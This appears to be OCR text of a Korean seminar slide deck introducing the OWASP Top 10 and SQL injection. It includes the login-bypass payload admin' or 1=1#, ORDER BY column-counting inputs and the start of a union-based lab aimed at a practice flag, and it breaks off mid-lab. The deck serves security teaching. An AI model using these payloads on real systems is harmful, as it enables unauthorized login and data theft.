
비영리 재단

웹 애플리케이션 보안을 위한
중요한 자원과 지침을 제공하는
비영리 단체


Web 보안 Top 10

본 발표에서는 Web 보안 분야의
Top 10을 다루도록 한다.

OWASP Top 10 취약점



OWASP Top 10 취약점




PRESENTATION

SQL Injection 소개

2025 부부세미나

POWERPOINT

SQL Injection 정의



DBMS

웹 애플리케이션 데이터는 DB에 저장되며
DBMS를 통해 관리

SQL Query

DBMS를 사용하기 위해 SQL 언어 사용
사용자마다 필요한 데이터 로드 및 저장

Injection

공격자는 SQL 구문을 조작(특정 액션 주입)하여
원래 의도와 다른 액션을 수행

결론

SQL Injection을 통해 얻는 것

인증 우회
데이터 조회/조작
시스템 명령 실행과 같은
액션 수행 가능

SQL Injection 원리

SELECT * FROM table WHERE value = '{사용자 입력}'

SQL Injection 원리

SELECT * FROM table WHERE value = '{사용자 입력}'

input: helloworld

SQL Injection 원리

SELECT * FROM table WHERE value = '{사용자 입력}'

input: helloworld

SELECT * FROM table WHERE value = 'helloworld'

SQL Injection 원리

SELECT * FROM table WHERE value = '{사용자 입력}'

input: helloworld

SELECT * FROM table WHERE value = 'helloworld'

value가 helloworld인 row 출력

SQL Injection 원리

SELECT * FROM table WHERE value = '{사용자 입력}'

SQL Injection 원리

SELECT * FROM table WHERE value = '{사용자 입력}'

input: ' or 1#

SQL Injection 원리

SELECT * FROM table WHERE value = '{사용자 입력}'

input: ' or 1#

SELECT * FROM table WHERE value = '' or 1#'

SQL Injection 원리

SELECT * FROM table WHERE value = '{사용자 입력}'

input: ' or 1#

SELECT * FROM table WHERE value = '' or 1#'

????????????

PRESENTATION


SQLI를 통한 인증 우회 공격

2025 부부세미나

POWERPOINT

인증 우회 원리

SELECT * FROM users WHERE userid = '{id}' AND userpw = '{pw}'




Query 조작을 통한 인증 우회 방법

**id가 admin인 유저의 인증을 우회하려면
userpw 조건을 무력화시키면 된다.**

인증 우회 원리

SELECT * FROM users WHERE userid = 'admin' or 1=1#' AND userpw = '아무거나'


주석 처리되어 무력화



id: admin' or 1=1#

pw: 아무거나

로그인 우회 실습



목표: 패스워드 없이 admin 계정 로그인 성공


PRESENTATION

SQLI를 통한 데이터 조회 공격

2025 부부세미나

POWERPOINT

데이터 조회 공격 종류



Error-Based SQL Injection

SQL에 고의로 에러를 발생시켜
출력되는 에러를 이용한 데이터 조회

Union-Based SQL Injection

Union 키워드를 이용하여
다른 테이블의 정보를 출력


Blind-Based SQL Injection

특정 SQL 구문의 True/False 여부를 알 수 있을 때
하나씩 대입해보며 데이터 값 유추

Out-of-Band

DB 서버와 공격자 사이의
별도 통신 채널 생성

데이터 조회 공격 종류



Error-Based SQL Injection

SQL에 고의로 에러를 발생시켜
출력되는 에러를 이용한 데이터 조회

Union-Based SQL Injection

Union 키워드를 이용하여
다른 테이블의 정보를 출력

Blind-Based SQL Injection

특정 SQL 구문의 True/False 여부를 알 수 있을 때
하나씩 대입해보며 데이터 값 유추

Out-of-Band

DB 서버와 공격자 사이의
별도 통신 채널 생성

Union-Based SQLI

Union 구문을 통해
공격자가 원하는 정보와 기존 게시물 정보를 강제로 병합

검색할 제목 입력 검색

제목	내용	작성자
환영합니다	이 게시판은 테스트용입니다	admin
관리자 공지	비밀 내용 없음	admin
SQL Injection?	해볼 수 있을까요?	guest

Union-Based SQLI

SELECT * FROM posts WHERE title LIKE '%{keyword}%'

검색할 제목 입력 검색

제목	내용	작성자
환영합니다	이 게시판은 테스트용입니다	admin
관리자 공지	비밀 내용 없음	admin
SQL Injection?	해볼 수 있을까요?	guest

Union-Based SQLI


SELECT * FROM posts WHERE title LIKE '%' and 1=2 union select ~~~ #%'

조건을 강제로 False 처리

검색할 제목 입력 검색

제목	내용	작성자
환영합니다	이 게시판은 테스트용입니다	admin
관리자 공지	비밀 내용 없음	admin
SQL Injection?	해볼 수 있을까요?	guest

Union-Based SQLI 실습



목표: 숨겨진 테이블의 flag 값 획득

Union-Based SQLI 실습

1. 게시판의 Column 개수 식별

' or 1=1 order by 1# 검색

제목	내용	작성자
SQL Injection?	해볼 수 있을까요?	guest
관리자 공지	비밀 내용 없음	admin
환영합니다	이 게시판은 테스트용입니다	admin

검색할 제목 입력 검색

제목	내용	작성자

게시글이 없습니다.

1054 (42S22): Unknown column '4' in 'order clause'

order by

특정 column을 기준으로 정렬하는 키워드

column명 대신 column 번호를 넣어도 된다

' or 1=1 order by 1 #

' or 1=1 order by 2 #

' or 1=1 order by 3 #

' or 1=1 order by 4 #

SELECT * FROM posts WHERE title LIKE '%' or 1=1 order by 1 #%'

게시판 column의 개수는 3

Union-Based SQLI 실습

2. union 구문으로 출력 위치 파악

union

각각의 SQL 구문을 수행한 결과를
합치는 키워드

